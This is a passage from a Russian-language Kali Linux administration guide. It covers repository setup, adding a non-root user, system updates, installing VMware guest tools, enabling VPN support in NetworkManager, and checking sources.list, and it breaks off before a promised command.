Если по каким-то причинам вы выбрали «нет», когда вас спрашивали **«использовать сетевое зеркало»** во время установки Kali, в вашем файле **sources.list** могут отсутствовать некоторые пункты. Если это ваш случай, проверьте список официальных репозиториев, которые должны быть в этом файле. Чтобы там не говорилось во многих

неофициальных инструкциях, избегайте добавления дополнительных репозиториев в ваш файл sources.list. **Не добавляйте kali-dev, kali-rolling или какие-либо другие репозитории Kali**, если на то нет особой причины — а обычно её нет. Если вы *должны* добавить дополнительные репозитории, бросьте их лучше в новый файл источников **/etc/apt/sources.list.d/** вместо этого.

Добавление пользователей не-рутов, если вам неудобно работать как root

Мы видим, что многих пользователей утомляет использование Kali тот факт, что главным пользователем ОС является root. Это вызывает у нас недоумение, ведь добавление не-рут пользователей в Kali тривиально, и может быть выполнено набором команд вроде следующих (просто измените «mial» на ваше собственное имя пользователя):

```
root@kali:~# useradd -m mial -G sudo -s /bin/bash
root@kali:~# passwd mial
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali:~#
```

Избегайте установку Flash плеера

Просто не надо.

Поддерживайте систему Kali обновлённой

Мы подтягиваем обновления от Debian 4 раза в день. Это гарантирует, что обновления безопасности реализованы в Kali на постоянной основе. Вам следует поддерживать свою систему в обновлённом состоянии, регулярно выполняя следующие команды:

```
apt-get update && apt-get dist-upgrade
```

Избегайте устанавливать инструменты в определённые директории FHS

Есть несколько способов использовать Kali — либо как «машина для тестирования на выброс», либо «долгое использование ОС». Метод «на выброс» влечёт настройку Kali для короткого времени использования, а затем «убивания» ОС, когда всё выполнено (так обычно делают в виртуальном окружении). «Долговременное использование» можно описать как использование Kali на ежедневной постоянной основе. Оба методы совершенно нормальные, но требуют различного обращения. Если вы планируете использовать Kali на повседневной основе, вам следует избегать установки программ в заданные директории FHS, т. к. это может конфликтовать с уже существующими и вызовет проблемы у пакетного менеджера apt.

Глава 6. Инструменты VMware в гостевой системе Kali (обновлённая инструкция для Kali Linux 1.1.0 и Kali Linux 2.0)

Если вы не захотите использовать наши предварительно созданные образы VMware, а решите создать вашу собственную установку VMware, то вам понадобиться нижеследующая инструкция для успешной установки инструментов VMware в вашу инсталяцию Kali. Вы можете воспользоваться opt для установки или **open-vm-toolbox**, или родных **инструментов VMware**.

Установка open-vm-tools

Это, пожалуй, самый простой способ получить функциональность инструментов VMware внутри гостевой машины Kali VMware.

```
apt-get install open-vm-toolbox
```

Установка инструментов VMware в Kali

Последняя версия на эту дату vmware-tools компилируется на наше ядро, хотя и с несколькими предупреждениями. Мы используем набор патчей vmware-tool для облегчения установки.

```
cd ~
apt-get install git gcc make linux-headers-$(uname -r)
git clone https://github.com/rasa/vmware-tools-patches.git
cd vmware-tools-patches
```

Далее смонтируйте ISO с инструментами VMware, кликнув “Install VMware Tools” (установить инструменты VMware) из соответствующего меню. Как только ISO с инструментами VMware подсоединится к виртуальной машине, скопируйте установщик в директорию загрузки, а затем запустите установочный скрипт:

```
cd ~/vmware-tools-patches
cp /media/cdrom/VMwareTools-9.9.0-2304977.tar.gz downloads/
./untar-and-patch-and-compile.sh
```

Глава 7. Как включить VPN на Kali Linux — разрешение проблемы с невозможностью добавить VPN (для Kali 2.0 и Kali 1.x)

Как устранить проблему с невозможностью добавить VPN — включение VPN на Kali Linux

Виртуальная частная сеть (VPN) расширяет частную сеть через общедоступную сеть, такую как Интернет. Она позволяет компьютерам отправлять и получать данные через общие или публичные сети так, будто бы компьютер напрямую подсоединён к частной

сети, при этом используются все преимущества функциональности, безопасности и управление политиками частной сети. VPN создана для установления виртуального соединения между узлами с использованием выделенных соединений, виртуальных туннельных протоколов или шифрование трафика. На Kali Linux, по умолчанию, опция VPN является неактивной, т. е. недоступной для добавления новых соединений. Эта инструкция покажет пользователям, **как установить необходимые пакеты для разрешения проблемы с невозможностью добавить VPN и включением VPN на Kali Linux**.

Несмотря на то, что коммуникации осуществляются по сетям с меньшим или неизвестным уровнем доверия (например, по публичным сетям), уровень доверия к построенной логической сети не зависит от уровня доверия к базовым сетям благодаря использованию средств криптографии (шифрования, аутентификации, инфраструктуры открытых ключей, средств для защиты от повторов и изменений передаваемых по логической сети сообщений). Вики.

VPN позволяет работникам безопасно подключаться к внутренней сети компании при путешествии вне офиса. Точно также множество VPN связывает географически разрозненные офисы организации, создавая одну сплочённую сеть. Технология VPN также используется юзерами Интернета для подключения к прокси-серверам с целью защиты анонимности и местонахождения.

Для чего использовать VPN — какие преимущества?

Здесь 11 главных причин, почему вас может заинтересовать использование служб VPN.


1. VPN обеспечивает конфиденциальность и скрывает ваш IP адрес.
2. Использование любой сети (публичной или частной или бесплатного WiFi) с шифрованием
3. Конфиденциально заходите на вашу домашнюю или рабочую сеть из любого места.
4. Обходите цензуру и мониторинг контента.
5. Обход межсетевого экрана и политики цензуры на работе или где угодно!
6. Доступ к ограниченным по регионам службам откуда угодно (видео Youtube, NetFlix или BBC Player и т.д.)
7. Пересылайте или получайте файлы конфиденциально.
8. Спрячьте ваши голосовые/VOIP звонки.
9. Используйте поисковые системы, скрывая свои некоторые идентификаторы.
10. Спрячьте себя.
11. Потому что вам нравится анонимность.

Как вы могли заметить из списка выше, VPN не обязательно прячет всё. Поисковые движки могут, возможно, всё ещё узнать вас, основываясь на ваших кукиз, предыдущем поведении браузера, входа в аккаунт (да уж!), плагинах браузера (например, Alexa, Google Toolbar и т. д.).


Включение VPN на Kali Linux 2.0

```
aptitude -r install network-manager-openvpn-gnome network-manager-pptp network-manager-pptp-gnome strongswan-nm network-manager-vpnc network-manager-vpnc-gnome
```


Чтобы добавить VPN в правом верхнем углу клините на эту иконку и нажмите на **Wired**:




Теперь выберите **«Параметры проводных соединений»**:




Нажмите на плюсик (+) в нижем левом углу:



Выберите **VPN**:




Вы увидите список доступных вариантов:




Включение VPN на Kali Linux 1.x

Проблема неактивности VPN на Kali Linux 1.x

По умолчанию, в Kali Linux секция VPN серого цвета. На самом деле, разрешить эту проблему просто, но те, кто не знаком с пакетами, требуемыми для VPN, могут прийти в замешательство из-за большого количества веб-сайтов, дающих различные советы. Всё это приводим к тому, что может быть непросто выявить корректную информацию. Я постараюсь сделать простую и краткую инструкцию с объяснением того, что мы делаем.



Ниже показан скриншот, на котором кнопка «Добавить» недоступна для использования.



Инструкция по включению VPN на Kali Linux 1.x

Во-первых, поправьте ваши репозитории. Используйте только официальные репозитории Kali Linux. *Простая инструкция по восстановлению оригинальных записей репозиториев.*

Как я уже сказал, на самом деле, это очень просто. Для этого только запустите последующую команду и всё готово.

```
aptitude -r install network-manager-openvpn-gnome network-manager-pptp network-manager-pptp-gnome network-manager-strongswan network-manager-vpnc network-manager-vpnc-gnome
```

```
root@kali-mial: ~
Файл  Правка  Вид  Поиск  Терминал  Справка
root@kali-mial:~# aptitude -r install network-manager-openvpn-gnome network-mana
ger-pptp network-manager-pptp-gnome network-manager-strongswan network-manager-v
pnc network-manager-vpnc-gnome
Следующие НОВЫЕ пакеты будут установлены:
  ipsec-tools{a} libfcgi0ldbl{a} libstrongswan{a}
  network-manager-openvpn{a} network-manager-openvpn-gnome
  network-manager-pptp network-manager-pptp-gnome
  network-manager-strongswan network-manager-vpnc
  network-manager-vpnc-gnome pptp-linux{a} strongswan-ikev2{a}
  strongswan-nm{a}
Следующие пакеты будут УДАЛЕНЫ:
  libafpclient0{u}
0 пакетов обновлено, 13 установлено новых, 1 пакетов отмечено для удаления, и 0
пакетов не обновлено.
Необходимо получить 1 969 kB архивов. После распаковки 6 932 kB будет занято.
Хотите продолжить? [Y/n/?]
```

Думаю, нужно немного объяснить, почему я использую aptitude вместо of apt-get, и почему я использую флаг -r, и почему я не перезапускаю Network-Manager.

Используя aptitude -r install, я уверен, что установятся все пакеты, упомянутые выше, вместе с любыми рекомендуемыми пакетами (общий размер очень маленький, что-то вроде 1969 kB, поэтому не стоит беспокоиться об этом).


Причина, почему я не перезапускаю Network-Manager в том, что aptitude сделает это. Для чего это делать дважды, правильно?

После того, как установка завершена, возвращаемся к иконке сетей, выбираем вкладку **VPN** и теперь кнопка **Добавить** активна.


Итак, давайте проверим, что у нас есть, если нажать на кнопку Добавить.

Опции VPN на Kali Linux (GNOME)

Далее — это опции, которые вы увидите, нажав кнопку Добавить на вкладке VPN.



Используйте выпадающее меню, чтобы увидеть все поддерживаемые типы соединения VPN:



Всего на Kali Linux у вас будет 4 поддерживаемых типа связи VPN:

- Cisco Compatible (vpnc)
- IPsec/IKEv2 (strongswan)
- OpenVPN

- Point-to-point Tunneling Protocol (PPTP)

Заключение

VPN — это хорошо, VPN безопасен, VPN позволяет вам обходить прокси, файерволы, слежение и фильтры содержимого. Но всегда есть драма при использовании VPN, иногда он медленный, а иногда и не так безопасен, как вы можете думать. Но для стран вроде Ирана, Пакистана, Египта, Китая, Северной Корее, Саудовской Аравии и т. д., где фильтрация осуществляется на государственном уровне, может быть, это способ выглянуть наружу. Я не собираюсь обсуждать здесь правовые аспекты, оставлю это вам.

Глава 8. Проверка и восстановление репозиториев в Kali Linux из командной строки

Проблемы с репозиториями (частичное или полное отсутствие прописанных официальных источников приложений) бывают даже на свеже установленных Kali. Понятно, что это вызывает проблемы при попытке обновить или установить приложения. Посмотреть, что у вас в источниках приложений можно этой командной

```
cat /etc/apt/sources.list
```

У меня вывод следующий:

```
#
# deb cdrom:[Debian GNU/Linux 7.0 _Kali_ - Official Snapshot amd64 LIVE/INSTALL Binary 20150312-17:50]/ kali contrib main non-free
#deb cdrom:[Debian GNU/Linux 7.0 _Kali_ -<span id="more-3630"></span> Official Snapshot amd64 LIVE/INSTALL Binary 20150312-17:50]/ kali contrib main non-free
deb http://security.kali.org/ kali/updates main contrib non-free
deb-src http://security.kali.org/ kali/updates main contrib non-free
```

Вроде что-то и есть, но вроде и что-то не так. Чтобы было быстро и просто проверить состояние репозиториев, я написал вот такую длинную команду:

